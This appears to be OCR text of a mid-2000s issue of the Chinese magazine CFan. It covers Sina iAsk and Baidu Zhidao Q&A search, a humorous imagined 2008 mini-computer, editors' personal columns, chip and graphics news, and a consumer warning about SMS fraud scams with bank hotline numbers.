新浪怎么“爱问”百度“知道”什么

■本刊编辑部 张健

2005年11月8日，百度正式发布“知道”，加上此前新浪发布的“爱问”，两只中国互联网的领头羊将目光投向了基于搜索的互动式知识问答分享平台，这难道仅仅是一种巧合？“知道”和“爱问”虽然各为其主，却掩盖不住它们惊人相似的市场定位、操作方式和激励机制。既然不是巧合，新浪和百度带给我们“获得知识的快乐”的同时，他们的动力之源何在呢？无论在哪个平台上，我们都想问上一句：新浪为何爱问，百度又知道什么呢？

新浪怎么“爱问”

在国内，要说众多搜索引擎中变化最大的应该是新浪推出的“爱问”搜索（www.iask.com）了，它采用提问方式，利用新浪网民众多的优势，让网民来回答你的问题。还可以通过网页收藏的方式，看看自己感兴趣的信息别人有什么看法。在网友问答的知识库里面积累了几百万条的知识问答。

例如，用户在首页上提出“感冒吃什么药？”进行搜索，这时页面右方就出现从知识库导出相关问题的答案，如“感冒吃什么药好的最快”、“感冒应该怎么做”、甚至“狗得了感冒应该怎么办”这些答案。但如果不满意这些答案，比如把问题改成“我经常感冒怎么办”，则这个问题被提交上去，等别的网友来的回答。在这里，新浪应用了自动分类的技术，如果用户问的是“感冒吃什么药？”这时系统自动推荐一个分类，可以把它放到“健康与医学/疾病感冒”里面，或者放到“医疗问题/内科”里面。然后用户把问题提交上去，来等待其他网友的回答。



“爱问”发布前期，新浪CEO汪延亲自充当了产品代言人的角色

准确地说，完成用户知识问答的平台是“爱问”的一个栏目，叫爱问知识人。因为“爱问”知识人的用户已经很多，当用户越来越多，平台越来越大，一个问题提交上去的时候，获得感兴趣并且有这方面知识的人来回答的机会就会越来越高。新浪表示，由于汇聚了众多的网民，目前百分之八十的问题，在二十四小时之内都会有人回答。



汪延在互联网大会上为新浪爱问做宣传

新浪从来都不是一个高技术公司，虽然CEO汪延号称三、五年后爱问要成为中国第一的搜索引擎，但以新浪的技术含量，想去超过雅虎、Google与百度实在不简单。而论搜索功能，新浪不如百度。但要论这个问答平台，新浪未必不如百度。新浪的杀手 是将平台与邮箱捆绑，可以直接将答案发送到你的邮箱，而百度就不行，你必须去登录，才能看到别人的回答，这是“百度知道”的一个硬伤，大家不至于每天都为了查看答案而去登录。

百度“知道”什么

11月8日，百度正式推出了“百度知道”（zhidao.baidu.com）这个类似于爱问的问答式搜索引擎，在国内搜索行业中排名老大的百度在这次互动搜索的竞争中却落了个后手。从百度知道的首页来看，与爱问并无二致，但还略显单薄。我们认为这与百度和新浪的定位差别有关，新浪本身就汇聚了几千万的注册网民，在新浪上可以交流、游戏，这些网民已经养成了一个互动的习惯。而百度可以说没有一个注册网民，它的访问者只是过客，搜索完了就走了。培养网民的粘性和忠诚度成为了百度最为头疼的两件大事。

问题搜索的价值在于一个问答平台，而非真正的问题搜索，如果一家的搜索技术可以达到回答网民问题的时候，估计也就早超过Google了，因此，如何推广这个平台，让网民来使用这个平台才是关键，毕竟大家不去你那里提问，不去你那里回答，你的问

题搜索就等于不存在，而百度在新闻发布会上竟然号称″如果发展状况好的话，′百度知道′将考虑收费。″百度连被起诉的MP3搜索都号称不去搞收费下载，为什么偏偏要在这个百度知道上收费？在前有新浪爱问免费的情况下，你现在就过早宣布收费时机是否成熟？这个宣言是否过于幼稚了？也许百度在向Google取经吧，因为类似平台Google Answers就采用了收费的机制。

Google Answers：圈钱才是硬道理

Google无疑是这个行业的领导者，提到搜索行业，我们不得不看看Google在怎么做。我们发现，中文Google网站并没有提供类似的服务。而在英文网站，Google很早就推出了一项回答服务（answers.google.com），但这项服务与国内的问答搜索不同，它采用网民提问，并设置一个愿意支付的费用，由Google的工作人员来为网民搜索寻找正解。我们看到这样的方式带来了收入(每条回答最低2.5美元)，也使问题与回答更加有意义，不会出现国内问答搜索中充斥着搞笑、无厘头问题这样的麻烦。由于收费的关系，回答也是非常详尽的，例如我们在一条愿意付费30美元的关于如何提高网球技术的问题中，Google不仅给出了详细的建议，而且提供了10多条相关的链接，可以让该用户了解更多的专业知识，省去了自己搜索过滤的麻烦。在不提供付费功能的国内问答搜索中，就看不到如此专业、耐心的回答者了。这应该是国内厂商们可以学习的一个方向。

目标相同：问题搜索

据统计，2004年国内搜索引擎的市场规模为12.5亿元，随着上网用户的增多和中小企业逐步接受搜索引擎的在线广告形式，搜索已成为互联网新″钱途″。6月底，纳斯达克Google股价首度突破300美元大关，Google从85美元到300美元仅用了312天，Google让整个互联网世界都看到了搜索引擎的巨大商业价值。巨大的″钱途″、成功的典范，对于搜索商犹如强心针一样，使之处于亢奋的战争状态，不断寻找着新的战机。

新浪″爱问″和百度″知道″似乎让人们看到了互动式搜索引擎的端倪。这种搜索引擎与以前我们习惯使用的搜索引擎到底有多大区别呢？首先，从搜索技术来看，搜索引擎的基础都是关键词汇；第二个是匹配问题，如果单是靠关键词来匹配的话，在现在的互联网中搜索到的信息就过于庞杂；而在互动式搜索引擎中会运用一些自然语言的处理技术，使搜索引擎真正理解用户的问题，然后寻找适合的答案 。

对于问题搜索，虽然比尔·盖茨讲过未来的搜索引擎应该能够回答用户提出的问题，但是现在的搜索引擎显然还无法智能，即便是Google也无法实现对网民问题搜索。Google的付费问题搜索也是通过人工来实现的。新浪和百度很聪明，实行网民提问，由其他网民回答的形式，这样可以不用像Google那样实行收费，因为是由网民回答的，所以对于他们来说是几乎没有成本的，并且由于可以由很多网民回答，很好的解决了问题搜索不能搜索出答案的毛病。

警惕：人心散了 搜索不好做了

由于采用了网民回答问题的方式，我们就会有些疑问，不准确的答案会不会误导提问者？尤其在吃药等重大问题上。在这方面，新浪爱问已经从网友中选拔了一些专家或者与专业网站进行合作，来为用户提供医药方面的审核以及当用户提出一些有针对性或是紧迫性的问题的时候，专家来给出一些专业的回答。

这类搜索引擎另一个问题就是如何激发出网民回答问题的热情，毕竟专家的数量是有限的，而问题绝对会井喷般出现。新浪爱问已经在进行一些积分换奖品的活动。我们建议新浪可以把用户的积分与其他产品结合起来，例如可以用积分在游戏平台中购买道具、衣服，可以在无线服务中发送短信、下载铃声。国内厂商也可以向Google学习，推出专业问题的收费服务，由专人来回答，或者由特殊网民来回答，对回答详尽准确的用户，提问者给予一定报酬。网民的热情得到充分激发才能体现出这类搜索服务的价值。



8月5日，百度在美国纳斯达克挂牌上市



百度CEO李彦宏在“知道”发布现场

伴随着中国互联网产业的蓬勃发展，搜索引擎市场从无到有，走过了奇迹般的快速成长之路，已被认为是邮件、短信和网络游戏后互联网市场的第四桶金。根据艾瑞市场咨询（iResearch）最新的研究显示，中国搜索引擎市场规模已达到12.5亿元，预计2007年将达到令人惊叹的56.2亿元。每个用户都有搜索的需求。这种互动的问答搜索一定有巨大的市场，因为每一个人在每一天当中会有很多很多的问题。所以说市场需求从一个广义上来说，给″用户解答问题″这样一个定义上来说，所有的人都是这种搜索引擎潜在的用户。新浪爱问已经在国内抢得了先机，而已经推出类似服务的百度，能否凭借独家搜索技术开拓新局面？另外，中文Yahoo、中文Google、搜狗等搜索厂商无疑都会虎视这块市场，一场新的搜索引擎排位战即将展开。

CF[XW01]

本刊第21期《追忆京城不眠夜》一文的揭榜强文

大话改装2008　我的电脑我做主

■龙抬头

2008年8月,《电脑爱好者》众编邀我到编辑部小坐,顺便看8日晚上的奥运开幕式。我欣然前往。因为三年前做电脑改装专题的时候我们约定,请他们测评我的"MC"。什么是"MC"?哦,忘了解释了,是Mini-Computer的缩写,全称叫"微型随身电脑"。以前不是有什么PC、NC吗,现在都停止批量生产了,只有一些机关、办公室在用。这款MC是我发挥无限创意、历时三年改造设计的电脑,争取通过测评后,让《电脑爱好者》来个独家报料,并且搭乘奥运商机批量上市,全球统一定价为18888元。我们的目标是:让MC成为笔记本电脑的终结者!

当帅气的我一身休闲装、赤手空拳(别误会,不是来打架的)来到编辑部时,小编、老编、老老编的目光由期待转为疑惑。我忙解释:"不好意思,来的匆忙,没带礼品!"Sunny上看下看左看右看,见我连个公文包也不带,第一个发问:"礼品带不带没关系,你不是说好了带样机测评吗?我们都准备好了,你不会是忘了带了吧?"

我伸手把别再腰里的MC拿出来,放在桌子上,"这就是我的MC,代号中国龙!"



Sunny看了看,满脸的疑问:"你不会是错拿了警用对讲机吧!"

"没有错,我的MC主机只有手机大小,外壳可以根据需求定制,我喜欢对讲机的样子,所以做成了这样!"我停顿了一下,开始全面介绍:MC采用基于RISC(精简指令系统)架构的国产64位双核心龙芯6号CPU,主频2GHz,功耗仅1.5W;高性能集成主板和显卡,只有8cm×5cm大小;口香糖大小的40GB闪存硬盘;可待机7天的高效能 电;独有的无线网络系统,传输距离10米,速度1G/s,可随时连接互联网,并且实现了与打印机、数码相机、摄像机等电子设备的无缝连接,正因为如此,光驱和软驱已经被我淘汰了。对了,上网包月才100元,而且不计流量。



小特问:"不会连显示器也淘汰了吧,你的主机上除了一个摄像头和两个指示灯,连一小块显示屏都没有啊!"

我从口袋里拿出两个铅笔状的筒,展开后放在桌面上,大小如A4纸,我解释道:这两个是备选件,紫色的那块是做在塑料电极上的太阳能敏化电池,薄如纸张,自由卷曲,只要有阳光的地方就可以随时给MC充电;黑色的那个是同样可以卷曲的OLED显示屏,至于下边的那个纽扣大小的"坠子",是电池和无线组件。我用手扶了扶眼镜,"其实,这才是MC的主显示器。这种头戴式液晶显示器不仅集成了耳麦,不通电时还可以做为太阳镜用。使用时,左右镜片分别显示根据人体视觉原理优化的不同内容的图像,利用视觉差异,可在眼前1米左右的地方形成19英寸的图像,与主机的联系也是采用无线传输的。"



老安说:"好像缺了输入设备,难道是用语音控制?"

老编就是厉害,文字输入全用语音,识别率99.99%。鼠标已经淘汰了,现在叫"金手指",瞧,就是我食指上的这个黄色的指套,这上面第一节手指部分就集成了上万个高灵敏度传感器,食指指尖在平面上摩擦挪动,屏幕上的指针就会移动,我现在习惯于食指与大拇指摩擦,双击只要碰两下就可以完成,很方便。这个戒指只是装饰,里面是配套的电池和无线组件。当然,不习惯语音输入也有办法(都用语音有些吵的慌),用任何手机键盘编辑文字就可以无缝输入电脑,不过我已经不用手机了,里面集成了这一功能。文字输入还可以用OLED屏输入,它兼有触摸屏和键盘的功能。调用电脑内部的软键盘,配合金手指输入也可以。



狂PK问:系统稳定性怎么样?

"没问题!我已经淘汰了Windows系统,用上了自主研发的64位Door系统,从不死机。这台MC先送你们测评,也许奥运期间采访能够用的到。"

阿健感慨道:"科技发展就是快啊,不过奥运期间人多,还是别带出去,以免挤丢了主机。"

"没关系,这里面集成了国产'北斗'卫星导航系统,精确度0.1平方米,可准确定位,而且还能给你提供最佳行车路线呢!另外,开机有指纹识别系统,不用担心资料失窃!"

坐在一边的小怪终于发言了:"这款MC携带方便,创意不错,什么时候量产啊?"

"呵呵,我准备奥运闭幕的时候上市,到时候编辑部人手一台,免费赠送。不过,自己的电脑自己设计,外观我不负责。"

编辑部里面立刻出现了各种声音:番茄蛋饭要求做一个西红柿样子的,东渐希望做成大哥大的形状,柳絮飞则要求做在奔驰车模里,只有Dali在一边叹了口气:"早知道如此,昨天我就不花20000RMB换这个新的笔记本电脑了!"

CF [XW02]

讲述小编自己的故事……

在与“世”隔绝的一周里

■小特

怀着紧张，兴奋的心情，我踏上了开往武昌的火车。利用这次年假，我决定过一周没有电脑的生活。记忆中，做编辑后，我还没有这么长时间不碰电脑，主要目的就是两个：一是尝试一种新的生活方式，二是放松一下自己紧绷的神经。

虽说是没有电脑，但我身上还是带了SmartPhone手机、MP3及数码相机三样数码产品，分别用来联系，打发无聊时间和记录路上的风景。

火车开动没多久，我就遇到了问题，由于平常看时间都是手机，为了省电，也是为了免受打扰，关闭手机后，竟不知道“今夕是何年”。正郁闷呢，发现邻座的帅GG在用文曲星看电子书，而斜前面的两个　MM在用笔记本电脑看电影，真是“科技无处不在”啊！

在MP3的陪伴下，颠　了13个小时后，我终于来到了武昌。参观黄鹤楼时，竟看到两个老年旅游团，那些头发花白的大爷大妈们居然全都用着数码相机和各种品牌的DV。的确，科技影响的不仅仅是年轻人……在雄伟的长江大桥下，我第一次摸到长江水，与父亲河来了个亲密接触。

行程是紧张而有序的。在从武昌到重庆的火车上，我发现两个中年人正在用笔记本电脑＋GPRS上网　览。两天没摸电脑的我，真是手痒啊，太想用手机上网，看看这几天的新闻和朋友们聊上几句，可是……没办法，本次旅游坚决不碰电脑和网络！我就要“世”隔绝一次。

来到了重庆，自然少不了享受美食。在重庆的日子，我真是“为了吃而吃”，每天都要不停地吃！吃！吃！开始我还奇怪，重庆的东西这么好吃，为什么在重庆的大街上找不到胖子？经我分析，应该是重庆的坡道太多，人们在不停地上坡、下坡，自然也就胖不起来了^0^。

我乘坐了渡轮，当看到长江和嘉陵江交汇，黄、绿两种不同颜色的江水交织在一起时，我用数码相机捕捉下了这壮观的画面（当然同船的漂亮MM也不能少^0^）。

25小时，从重庆坐火车到北京所需要的时间。路上，我回忆着几天来的所见所闻，感慨万千，也许未来有一天，我用一种机器，足不出户，就可以故地重游。

在摇摇晃晃的火车上，我写出了上面的文字，耳边传来火车的隆隆声和张栋梁的《当你孤单你会想起谁》……我想你了——“我的电脑”，也许明年的某一周，我还会与“世”隔绝……

CF [DJ01]

健谈天下



今天的“CFan第九页”明摆着是一个秋游的专题，阿健也来凑个热闹，聊上几句父亲回宁波老家省亲的故事。

上午9：04，父亲如约走出北京西站。从脸上洋溢的笑容可见他对于此次宁波老家之行整体上是满意的。驱车回家的路上，父亲的话匣子就再也收不住了，说到那些我印象不深刻的长辈们时，勾起了他很多童年的回忆。话锋一转，我的平辈兄长们的逸事为他老人家津津乐道。

大哥爱看《电脑爱好者》。我印象中的大哥一直是那样温文尔雅，因为高考的一次失利，据说他的事业一直没有太大起色。但十几年如一日的对信息技术的热爱使得他成为了《电脑爱好者》的忠实读者。这世界就是小啊，连他都没想到自己远方的堂弟竟然就是他“顶礼膜拜”的小编。据老父亲讲，大哥虽热爱读我们的杂志，也有不少好的经验，就是一时还缺乏把经验与大家分享的勇气。其实，投稿不难，关键在于你是否愿意将想法与众人分享。

二哥家里没电脑。以前二哥也来过北京，那次是他的蜜月旅行。转眼几年，当年的许多想法被付诸实践了，他成了宁波小有名气的车展组织者。就在他即将大红大紫的时候，细心的父亲发现，他不仅家里没有电脑，而且工作中也很少接触电脑。阿健听后为之一震，难道宁波的信息化步伐变慢了？非也。那么，究竟是什么阻碍了他呢？

姐姐紧跟IT时尚。漂亮的姐姐让阿健感觉些许欣慰，因为她是紧跟IT时尚的新女性。当我身边的女性对电脑近而远之的时候，她就经常打电话询问有关内存是否匹配、软件和硬件是否兼容等“高难度”问题了。据说，当全国人民都在普及电脑的时候，她已经是手机、MP3、笔记本不离身了。瞧瞧人家，都是一家人，怎么差距就那么大呢？

父亲爱上了数码单反。宁波之行前，父亲重金购置了尼康数码单反相机D50。不错的装备，加上还算一流的摄影技术，老父亲　然成了一名专业的数码摄影爱好者。比起年轻人的浮躁，他本应该是那种“实惠型”的消费者了。他有一句著名的格言：好东西多了，我干啥要买最贵的？不过，阿健今天见到的他已经是单反不离身，数码伴侣手中握，三句话不离电脑的时尚人士了！

这时，我就不禁要想想编辑的本分了，我们究竟应该如何将杂志做得更好，才能满足不同类型的电脑爱好者们的需求呢？小而言之吧，让大哥投出第一篇稿，让二哥爱上电脑生活，让姐姐在时尚中寻求实惠，让老父亲在电脑生活中享受快乐就是我的近期目标了！他们只是数十万CFan粉丝中的元素，甚至算不上代表吧。看到他们，阿健顿觉任重而道远啊。

CF [DJ02]



2毫秒 正当明基推出灰阶响应时间仅2毫秒的19英寸显示器时，Maya开始叫板众多跟从该技术的厂商。据他们说，当液晶显示器的响应时间超过8毫秒时，肉眼很难发现时间对画面的影响。他们主张色彩表现力的同时，向所有2毫秒阵营的同行们开火了！



4GB 索尼近日发布了专业录音笔PCM-D1，它拥有两个录音单元，能够在保证高质录音的情况下提供理想的除噪效果，能够自动监测音频噪音，通过软件纠正和消除，它还提供了高达4GB闪存空间。



500GB 当160GB的大容量硬盘成为今年存储器主流的时候，Maxtor以一款500GB的SATA接口硬盘宣告消费者：明年的主角将是500GB。类似产品还有西捷Barracuda 7200.9和日立DeskStar 7K500等。

8.0 当"Live"一词被引入微软的即时通讯产品时，下一代MSN 8.0便更名为MSN Live Messenger了。而当前的Hotmail用户将"无缝升级"到Windows Live Mail。展示图片显示了一个有趣功能，用户可以一边"监视"街道，一边和住在那里的联系人拨打Windows Live Call。

冠 样品CPU批量入市 低价笔记本现信任危机



最近，一起样品CPU被装进品牌笔记本电脑的事件就像一颗重磅炸弹，在笔记本行业内掀起了轩然大波。到记者截稿时止，当事方新蓝电脑公司以"承认在内部管理方面存在严重漏洞"希望草草收场，而CPU的生产商Intel公司则以"不便向外界透露"为由拒绝了媒体的采访。然而，it168网站一个非专业测试的结果能够在业内引起如此剧烈的连锁反应，不由得让人怀疑两方面的事情：其一，工程样品CPU与正品有诸多不同，为何批量进入品牌笔记本电脑中？其二，此事件到底是偶然还是行业潜规则？

线索征集： 目前，问题笔记本多集中在低价笔记本领域。本刊将对此事件的处理过程及后果给予密切关注，希望发现自己的笔记本电脑比配置相当的其他品牌电脑性能差异较大的读者，及时与我们联系。

65纳米魅力何在

1965年，还是仙童公司电子工程师的摩尔提出了著名的摩尔定律。到现在，这条定律诞生了40年。40年来，半导体器件的发展历程一直遵循着这一定律。进入2005年，IBM、德国英飞凌、韩国三星和新加坡特许半导体公司联合的团队以及美国德州仪器公司等厂商，都推出了65纳米工艺制作的半导体集成电路样品。我国台湾省的台积电也在2005年年底批量生产65纳米器件。一种标志芯片发展水平的参数从90纳米过渡到65纳米，不仅是简单的技术革新。我们看到，在PC芯片制造领域，Intel迫不及待地上马65纳米工艺流水线。Intel此举的原动力在哪儿？又是什么在诱惑诸多厂商涉足65纳米工艺呢？

65纳米真神了

纳米一词是由古希腊文字"nano"衍生而来，长度为十亿分之一米。人的一根头发的直径大约为9万纳米。65纳米工艺的处理器芯片上的功能部件的尺寸平均为65纳米。与当下流行的90纳米工艺相比，65纳米工艺可以使每个芯片上集成的晶体管数目增加一倍，也就是说和同样大小的P4芯片，将容纳两倍数量的晶体管。同时，采用65纳米线宽工艺后，可以比90纳米工艺降低20%的器件功耗，运行速度则提高50%，相应地还可以大幅降低生产成本。

65纳米工艺不仅提高了处理器的性能，对于功能上的贡献更是功不可没。从Intel最新公布的处理器蓝图上看，Intel将在明年推出采用了65纳米制程工艺的桌面和移动处理器。在桌面处理器市场上，Intel将发布代号为Presler、Cedar Mill和Conroe的处理器，而移动市场上Intel将推出代号为Yonah的双核心处理器。65纳米减小了芯片核心的面积，就为双核甚至多核提供了空间，实际上，代号为Presler的处理器就是一款双核心处理器，核心面积140平方毫米，目前官方正式命名Pentium D 900系列，主频分别为2.80GHz、3.00GHz、3.20GHz和3.40GHz，支持800MHz前端总线频率。不仅如此，65纳米工艺更可以让处理器上具备4MB甚至更多的二级高速缓存，而目前的主流90纳米工艺要实现同样多的缓存是需要绝对的高成本投入的。在某论坛中，网友们纷纷



Cedar Mill vs. Prescott，它们看上去很像

S3低价入市 王者归来还是见好就收



记忆中的S3终于又回来了，继AGP时代的DeltaChrome S8系列之后，最近一年在PCI Express市场同样以独特的技术亮点亮相的GammaChrome S18系列，彻底宣告了S3的归来。也许我们还在为S3的未来担心，因为我们看过了太多复出失败的悲剧，但S3在近期开展的一系列新产品的发布和未来发展路线图，包括最新的Chrome S20系列显卡和K8M890主板芯片组，可以让我们长长地出一口气了——因为我们知道，S3的回归将是实质性的。它的东家VIA显然是要打有准备之战，采用富士通90纳米新工艺可以让新产品性能提高75%而功耗更低。

特别关注：S3发布新品有很多令人不解之处，一方面，我们看不清S3新品究竟采取哪种市场推广策略？另一方面，在激烈的显卡市场竞争当中，S3起起落落的根本原因是什么？一个消费者熟悉的品牌该如何发展下去？请关注本刊有关报道。

引无数英雄竞折腰

■本刊编辑部 张健

猜测未来的处理器单元甚至有可能包含1G的高度缓存、多媒体控制芯片等，处理器单元成为真正的PC动力之心！

摩尔又说对了

40年来，半导体器件的发展一直遵循着"每两年芯片中的晶体管数目将翻倍"的摩尔定律。65纳米工艺的出现只不过是在此印证了摩尔的判断，事实上，摩尔本人在定律推出6年后就说过：我从未想到过这则定律能屡屡奏效。然而，令他本人意想不到的是，摩尔定律每次发挥效用时，都会存在一支无形的大手操纵市场的走向。

时间追溯到2004年，AMD推出了更符合民意的兼容x86平台的64位计算技术，并在其后的时间里依靠强大的宣传攻势在零售市场上占尽了先机。一方面，AMD再也不提处理器频率的问题，将使用者的注意力集中到了程序执行效率层面；另一方面，Intel在提高处理器频率上面显得黔驴技穷了。于是，出于市场策略的考虑，Intel缩短了研发65纳米工艺的时间。据悉，英特尔共投资20亿美元，用于在亚利桑那州改造其Fab 12晶圆厂，改造后该厂全面采用65纳米制程。此项投资同时也将为英特尔带来丰厚的利润回报。与那些仍旧使用200毫米晶圆的老厂相比，通过使用较大的晶圆和较小的雕刻工具，芯片生产商可以削减1/3的成本。

65纳米也只是过渡

正如摩尔在接受媒体采访时所说："有一个时期，我相信1微米会成为极限。但那个极限很快就跨越了，根本没有构成什么障碍。接着，我又认定四分之一微米也许走到尽头了，可它还是没有停步。现在我们快接近十分之一微米了。要知道，目前进行的探索是六十五分之一微米……"

处理器制造业可谓是没有极限可言的，因为一种工艺在提高频率上达到了极致，就会马上出现另外一种更先进的工艺。90纳米推出的时候，Intel和AMD提出了双核甚至是多核处理器的假设，而65纳米的出现才让这种假设稳定地存在了。即使现有的处理器制造工艺达到了极限，其他可能会有所作为的技术还有量子点（即能够在单个电子中操作的微小开关）和一种被称为"电子自旋学"的通过磁场技术来解决计算问题的方法等等。如此看来，65纳米不过是技术更迭中的一瞬罢了。

CF [XW03]

虚拟

Intel终于发布了两款支持VT虚拟化技术的P4处理器。VT技术能让一个平台在独立的分区内执行多个操作系统与应用程序。

实名制

日前，政府相关管理部门要求网络游戏企业开发网络游戏产品身份认证和识别系统软件，对未成年人上网游戏和游戏时间加以限制，对可能诱发网络游戏成　症的游戏规则进行技术改造。并特别要求PK练级游戏应当通过身份证登录，实行实名游戏制度，拒绝未成年人进入。

电话鼠标

创意果然随处都在，这款鼠标解决了不少计算机懒汉的需求，直接将电话集成到鼠标上，还可以使用耳机或者免提接听。



WiBro手机

三星再次引领手机行业潮流，不久前，第一款支持WiBro标准的手机问世了。WiBro基于WiMax技术，因其能在移动环境下提供远比3G出色的高速数据通信服务，将成为3G技术的死敌。

李鬼

手机领域李鬼甚至比李逵还厉害，最近，三星的Blue Black Phone Ⅱ手机还没有登陆中国市场，冒牌兄弟产品已经出现，不过Anycall变成了Amycall，Samsung变成了Samsumg。




CF [XW04]



本期报料者获奖金200元
报料信箱:viewpoint@cfan.com.cn

短信防骗：不要和陌生人说话

■本刊编辑部 张健



“短信骚扰”愈演愈烈

案件回放：“你在太平洋百货成功刷卡消费890元，如果有什么疑问，请与本银行信用卡管理部联系。”前不久，很多北京市民都接到了这样类似的短信，这条短信背后却隐藏着精心谋划的诈骗。

其作案流程为：踩点（先了解人气旺的商场）→制作短信→发送短信→受害者进行查询→“工作人员”让受害者将自己卡上的现金转入银行保密卡内→将受害者转入的现金分解到多张银行卡上便于提取→诈骗成功。



注意：诈骗者的诱饵出现了！

在北京市公安局日前破获的一起短信诈骗案中，犯罪嫌疑人王某和同伙阿勇等人购买短信群发器，手机和电源稳压器等等，编辑短信，发给北京所有的号码，以每天几千条群发短信，在短短的十几天内，利用手机短信诈骗成功9起，诈骗金额达100多万元。警方当场缴获手机4部，在家中起获赃款20余万人民币，手机大概有80多部，手机卡100余张，各种银行卡41张，假身份证19张，短信群发器57部。

从中奖短信到银行卡诈骗，被称为超新传媒的手机短信已经成为骗子们的一大工具。据北京市社情民意调查中心日前进行的联合调查显示，在北京的手机用户中，收到过欺诈短信的人已达71.9%。欺诈短信内容的调查显示，接到过中奖信息的市民占调查人数的92.2%。而今年下半年刚刚出现的银行卡划账短信，已迅速增长到24.1%。另据上海市公安局统计，7月中旬到10月，警方共接到违法短信举报线索16191条，涉及诈骗的53%，兜售违禁物品的占45%，提供招　或者色情信息的占42%。



输入密码时要谨慎

11月1日，公安部、信息产业部、中国银行业监督管理委员会在全国范围内统一开展手机违法短信息治理工作。群众收到手机违法短信可直接打110举报，对其中涉嫌违法犯罪的线索警方要坚决依法查处，并视情况通过有关部门对涉案手机停止服务，对涉案银行账户予以冻结，同时依据违法犯罪行为的性质、情节及造成的社会危害程度，依法追究有关涉案人员的责任。仅不到一周，群众举报短信诈骗的就超过万起！

建好防骗“防火墙”

从最初利用消费者的“贪心”到现在利用消费者的“担心”，诈骗的形式在不断翻新，其目的只有一个，那就是套出消费者的金钱。中国消费者协会投诉部主任邱建国指出，有两种人比较容易受骗，一是渴望一夜暴富、有贪心的人，另一种是缺乏基本判断常识的人。面对形形色色的短信骗术，要建好应骗“防火墙”。

从心理学角度看，只要能引起人们反应的刺激，都能成为骗子的手段。早期中奖类骗术利用了人们的侥幸得利心理，当消费者对这种骗术产生了心理上的“免疫”时，骗子选择了“科技致富信息”、“善意提醒”等刺激点来适应消费者心理的变化。正是由于消费者的怕失财、不确信的心理，才会对骗子给予的“危机信息”进行核查和探究，结果也就落入了骗


存取款时，也要注意身边的人


各种银行卡都会成为骗子的行骗目标

子精心设计的陷　，如银行卡短信诈骗。

马皑还认为，骗子得逞的另外一个关键原因是，很多消费者对相关信息的掌握不对称。以手机短信诈骗银行卡余额的骗术为例，消费者对银行卡服务中心的电话号码不熟悉，对银行卡的管理和使用规则不熟悉，商家、银行以及相关管理部门也没有及时提供足够的信息，消费者无法辨别真相。当骗子为人们"善意"提供相关虚假信息时，消费者在担心受损失，怕银行或商家出错的心理驱使下，自然会去探究骗子所提供的信息。

另外，骗子的频频得逞还与相关部门的被动型防范和预警信息公开不及时有关。马皑说，其实一些诈骗手法在一些地方出现了很久了，但相关部门并没有主动对此进行分析预测，并联合媒体进行广泛宣传。当然，一些诈骗案件没有及时破案也让行骗者更加有恃无恐。

公安部也提醒广大群众注意"五不要"：第一，不要轻信虚假信息，要用头脑来甄别。第二，不要因贪小利而受违法短信的诱惑。第三，不要拨打短信中的陌生电话，以防受骗。第四，不要泄露个人信息，特别是银行卡信息。第五，不要将资金转入陌生的账户。

短信公害肆虐，许多消费者认为是电信运营商失责，如果运营商加强对短信的监管，就会堵住违法的源头。但有的运营商（如北京移动公司市场部）说，短信内容涉及用户隐私，运营商只有管理权而无执法权，无权监控。有专业人事指出，整个短信市场的规模，每年大致２００亿元，其中，不包括手机对手机（点对点）的短信收入，包括非法短信在内的垃圾短信市场规模就达几十亿元的规模。看来，监管空挡的形成，不在于技术因素，在于权利，也包括利益。看来，短信公害考验的不仅是智慧，还有法律以及执行体制、机制等等。

据悉，信息产业部、公安部等部门将在年底前联合发布《通信短信息服务管理规定》。随着有关法律法规的逐步完善，短信公害的空间将会日益缩小。

短信诈骗七宗罪

手段一："您的朋友13XXXXXXXXX为您点播了一首XX歌曲，以此表达他的思念和祝福，请你拨打9XXXX收听"。——回电话听歌可能会造成高额话费。

手段二：屡次听到铃声，一接电话又挂。按照号码回拨，对方的录音提示："欢迎致电香港六合彩……香港中心为广大彩民爱好者提供信息，透露特码。联系电话1395983XXXX。"——以非法"六合彩"招揽客人，而回电话可能既损失话费又容易上当。

手段三："XX，我现在在外出差，手机马上快没钱了，麻烦帮我买张充值卡，再用短信告知卡号和密码。"——该机已被盗，现持机人用盗得的手机发送短信给手机通讯录内的联系人，骗取对方话费。

手段四："你好，移动通信公司现在将对您的手机进行线路检测，请您暂时关闭手机3个小时。"——因某种原因泄露了家庭电话号码，行骗者可能在你关机的时候以"要求汇款"等事由诈骗你的家人或朋友。

手段五："我是X公司的工程师，现在将对你手机进行检查，为配合检查，请按＃90或90＃。"——若按指示进行按键，SIM卡卡号可能被骗取，行骗者利用该卡肆无忌惮地打电话。

手段六：收到开头为0941或0951的未接来电，一回拨即收费500元。——利用0941、0951加值型的付费电话。

手段七："是XX省公证处公证员XX，恭喜你的号码在XX抽奖活动中中奖了，奖品是小轿车一部，价值8.8万元，请你带着本人身份证和750元手续费去XX处领奖。"——利用人们的贪利心理设计"巨奖陷　"。

垃圾短信的分类

第一，假冒银行或银联名义发送手机违法短信息进行诈骗或者敲诈勒索公私财物的；

第二，散布淫秽、色情、赌博、暴力、凶杀、恐怖内容或者教唆犯罪、传授犯罪方法的；

第三，非法销售枪支、弹药、爆炸物、走私车、毒品、迷魂药、淫秽物品、假钞、假发票或者明知是犯罪所得赃物的；

第四，发布假中奖、假婚介、假招聘，或者引诱、介绍他人卖淫　的；

第五，多次发送干扰他人正常生活的，以及含有其他违反宪法、法律、行政法规等禁止性规定内容的。

消费提示：各商业银行客服号码

工商银行95588	农业银行95599
中国银行95566	建设银行95533
交通银行95559	兴业银行95561
招商银行95555	邮政储汇局11185
光大银行95595	民生银行95568

CF [XW05]



